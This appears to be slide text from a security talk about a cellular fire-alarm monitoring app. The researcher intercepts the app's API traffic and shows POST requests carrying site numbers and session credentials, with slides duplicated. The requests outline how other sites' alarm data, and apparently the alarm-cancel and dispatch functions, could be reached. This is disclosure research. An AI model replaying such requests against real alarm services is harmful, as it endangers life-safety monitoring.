


ALARMED AND DANGEROUS

EXPLOITING VULNERABILITIES IN
FIRE, EMS, AND SECURITY
SYSTEMS



Who Am I?


Keegan AKA RedGuy AKA KBots

- Graduate from Bradley University
 - CIS Major Minor in Cyber
- API exploits are my favorite

(ask me about my social media app findings later)
- Python is my go-to language
- Other hobbies: Model Railroading, Homelab, 3d Printing



DISCLAIMER: The way I went about this ended with the company ghosting me and blocking me. Proper disclosure periods have passed though and given time to remediate the issue. As always use discretion when doing things like this, stay out of trouble



The Backstory

On July 24th of 2024 my fraternity got a cellular connected fire alarm. that came with a “new” fancy app.

It Looked Like This.....

Account Information

System Number: [REDACTED]

Name: Phi Gamma Delta Housing Corporation

Address:
[REDACTED]

Type: Commercial

Status: Active

Online Date: 07/24/24

Offline Date:



LockBoxLoc:



LockBoxCode:

Account Options:

-  **Monitoring Center** >
Send requests to central station
-  **Panel Status** >
View current status of the system
-  **Account Test** >
Place system on/off test
-  **Event History** >
View detailed event activity
-  **Account Information** >
View detailed account info
-  **Contacts** >
View system contacts

Monitoring Center Control

-  **Call Monitoring Center**
-  **Request Alarm Cancel**
-  **Request Alarm Dispatch**
-  **Call Service**



So I set up my proxy and took a look.....

POST [redacted] MobileAppService/MobileAppService.svc/SiteDetail_Stages

Headers (9) Cookies (0) Params (0) Body

Text JSON XML HTML Form-Data Form-Urlencoded

```
1 {
2   "SiteNum" : "250939050",
3   "SessionPassword" : "IXV0do2Pd2ysg9EmARLysw==",
4   "AppNum" : "3",
5   "SessionNumber" : "28253689"
6 }
```

POST [redacted] pService/MobileAppService.svc/History_Stages

Headers (9) Cookies (0) Params (0) Body

Text JSON XML HTML Form-Data Form-Urlencoded

```
1 {
2   "AppNum" : "3",
3   "InputDate" : "",
4   "SessionPassword" : "IXV0do2Pd2ysg9EmARLysw==",
5   "IncludeOprActionsYN" : "Y",
6   "DateFormatString" : "MM\\dd\\yy HH:mm:ss",
7   "SelectedXmit" : "",
8   "Function" : "History",
9   "SiteNum" : "250959054",
10  "SessionNumber" : "28253689",
11  "MaxLinesHistory" : "25"
12 }
```

POST [redacted] Service/MobileAppService.svc/SiteDetail_Stages

Headers (9) Cookies (0) Params (0) Body

Show autogenerated headers

<input checked="" type="checkbox"/>	Key	Value
<input checked="" type="checkbox"/>	Connection	keep-alive
<input checked="" type="checkbox"/>	Accept	/*/*
<input checked="" type="checkbox"/>	User-Agent	MSA/14 CFNetwork/1496.0.7 Darwin/23.5.0
<input checked="" type="checkbox"/>	Accept-Language	en-US,en;q=0.9
<input checked="" type="checkbox"/>	Accept-Encoding	gzip, deflate, br
	Key	Value

So I set up my proxy and took a look.....

POST [redacted] MobileAppService/MobileAppService.svc/SiteDetail_Stages

Headers (9) Cookies (0) Params (0) Body

Text JSON XML HTML Form-Data Form-Urlencoded

```
1 {
2   "SiteNum" : "250939050",
3   "SessionPassword" : "IXV0do2Pd2ysg9EmARLysw==",
4   "AppNum" : "3",
5   "SessionNumber" : "28253689"
6 }
```

POST [redacted] pService/MobileAppService.svc/History_Stages

Headers (9) Cookies (0) Params (0) Body

Text JSON XML HTML Form-Data Form-Urlencoded

```
1 {
2   "AppNum" : "3",
3   "InputDate" : "",
4   "SessionPassword" : "IXV0do2Pd2ysg9EmARLysw==",
5   "IncludeOprActionsYN" : "Y",
6   "DateFormatString" : "MM/dd/yy HH:mm:ss",
7   "SelectedXmit" : "",
8   "Function" : "History",
9   "SiteNum" : "250959054",
10  "SessionNumber" : "28253689",
11  "MaxLinesHistory" : "25"
12 }
```

POST [redacted] Service/MobileAppService.svc/SiteDetail_Stages

Headers (9) Cookies (0) Params (0) Body

